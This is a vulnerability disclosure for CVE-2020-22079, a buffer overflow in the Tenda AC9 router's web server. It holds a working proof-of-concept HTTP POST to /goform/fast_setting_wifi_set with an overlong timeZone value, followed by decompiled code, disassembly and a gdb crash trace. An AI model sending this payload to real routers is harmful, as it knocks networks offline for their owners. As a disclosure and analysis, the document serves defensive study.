CVE-2020-22079

1、Basci information

vendor: Tenda

product: AC9 and so on

version: V1.0V15.03.05.19（6318）、V3.0V15.03.06.42_multi and so on

Vulnerability type: buffer overflow

Vulnerability Effect: Denial of Service

2、Principle description of vulnerability technology

Affected Vulnerability Components:

- File name: bin/httpd
- function: system management ->wifi settings

3、Vulnerability value

Stable reproducibility: Yes

exploit conditions：

- attack vector type: neighboring network
- Stability of exploit: every attack can be successful
- Whether the product is configured by default: there are loopholes in the functional components that are enabled at the factory

4、PoC

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.56.103
Accept: text/plain, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://192.168.56.103/main.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: password=uhotgb
Connection: close
Content-Length: 836

ssid=1&timeZone=aaaa::aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

5、Vulnerability principle


5.1 static analysis

As shown in the following figure, because the passed-in `timeZone` parameter is not checked, the 142-line `sscanf` assigns the maliciously injected super-long data to the `v9` variable, which causes the buffer overflow in the later operation of the program, and finally causes the effect of denial of service

5.2 dynamic analysis


Use IDA for dynamic debugging, which is the original assembly code corresponding to the program. Before the execution of `sscanf` , the value at `[R11,#var_2C]` is still normal

When `sscanf` is executed, the value at `[R11,#var_2C]` becomes a maliciously injected value (ASCII code value of A)




```
00067330 LDR                 R3, [R11,#var_2C]
00067334 ADD                 R0, R3, #1 ; s
00067338 LDR                 R3, =(aS_13 - [R11,#var_2C]=61616161
0006733C ADD                 R3, R4, R3 ; "%[^:]:%s"
00067340 MOV                 R1, R3  ; format
00067344 SUB                 R2, R11, #-nptr
00067348 SUB                 R3, R11, #-nptr
0006734C ADD                 R3, R3, #4
00067350 BL                  sscanf
00067354 MOV                 R3, R0
00067358 CMP                 R3, #2
0006735C BNE                 loc_67408
```

Looking back at the disassembly code given by IDA, the PoC given above makes the return value of `sscanf` of 142 lines 2, which causes the program to crash at 145




```
136   v2 = sub_2B9D4(v3, (int)"timeZone", (int)&unk_E1C44);
137   v36 = v2;
138   if ( *v2 )
139   {
140     if ( v36 != (_BYTE *)-1 )
141     {
142       v2 = (_BYTE *)sscanf(v36 + 1, "%[^:]:%s", &nptr, &v9);
143       if ( v2 == (_BYTE *)2 )
144       {
145         if ( *v36 == 45 )
146           v41 = 12 - atoi(&nptr);
147         else
148           v41 = atoi(&nptr) + 12;
149         sprintf(v11, "%d", v41);
150         strcpy(v10, (const char *)&v9);
151         SetValue("sys.timezone", v11);
152         v2 = (_BYTE *)SetValue("sys.timenextzone", v10);
153       }
154     }
155   }
```

The reason for the crash is that `[R11,#var_2C]` is directly assigned to R3 register at address `0x00067360` , and the subsequent LDRB instruction causes the program to crash



```
00067360 LDR                 R3, [R11,#var_2C]
00067364 LDRB                R3, [R3]
00067368 CMP                 R3, #0x2D [R11,#var_2C]=61616161
0006736C BNE                 loc_6738C
```


Dynamic debugging crash site



67364: got SIGSEGV signal (Segmentation fault) (exc.code b, tid 14467)

□ Don't display this message again (for this session only)

```
00067360 LDR                 R3, [R11,#var_2C]
00067364 LDRB                R3, [R3]
00067368 CMP                 R3, #0x2D ; '-'
0006736C BNE                 loc_6738C
```



```
Breakpoint 6, 0x00067360 in ?? ()
1: $sp = (void *) 0xfffef028
2: /x $sp = 0xfffef028
(gdb) info reg
r0             0x2      2
r1             0x0      0
r2             0x125091 1200273
r3             0x2      2
r4             0xfd3b8  1037240
r5             0xfffef1e8       -69144
r6             0x1      1
r7             0xfffef79d       -67683
r8             0xeb74   60276
r9             0x2e368  189288
r10            0xfffef5f8       -68104
r11            0xfffef2a4       -68956
r12            0xff5f5908       -10528504
sp             0xfffef028       0xfffef028
lr             0x67354  422740
pc             0x67360  0x67360
cpsr           0x60000010       1610612752
fpscr          0x0      0
fpsid          0x0      0
fpexc          0x40000000       1073741824
(gdb) x/30x $sp
0xfffef028:     0x00000000      0x00000000      0x00000000      0x00123cf0
0xfffef038:     0xfffef2c0      0x0011ed70      0x00000000      0x00000000
0xfffef048:     0x00000fd6      0x00000000      0x00616161      0x6362613a
0xfffef058:     0x67666564      0x6b6a6968      0x616e6d6c      0x61616161
0xfffef068:     0x61616161      0x61616161      0x61616161      0x61616161
0xfffef078:     0x61616161      0x61616161      0x61616161      0x61616161
0xfffef088:     0x61616161      0x61616161      0x61616161      0x61616161
0xfffef098:     0x61616161      0x61616161
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00067364 in ?? ()
1: $sp = (void *) 0xfffef028
2: /x $sp = 0xfffef028
(gdb) info reg
r0             0x2      2
r1             0x0      0
r2             0x125091 1200273
r3             0x61616161       1633771873
```

6、CNVD reference

CNVD reference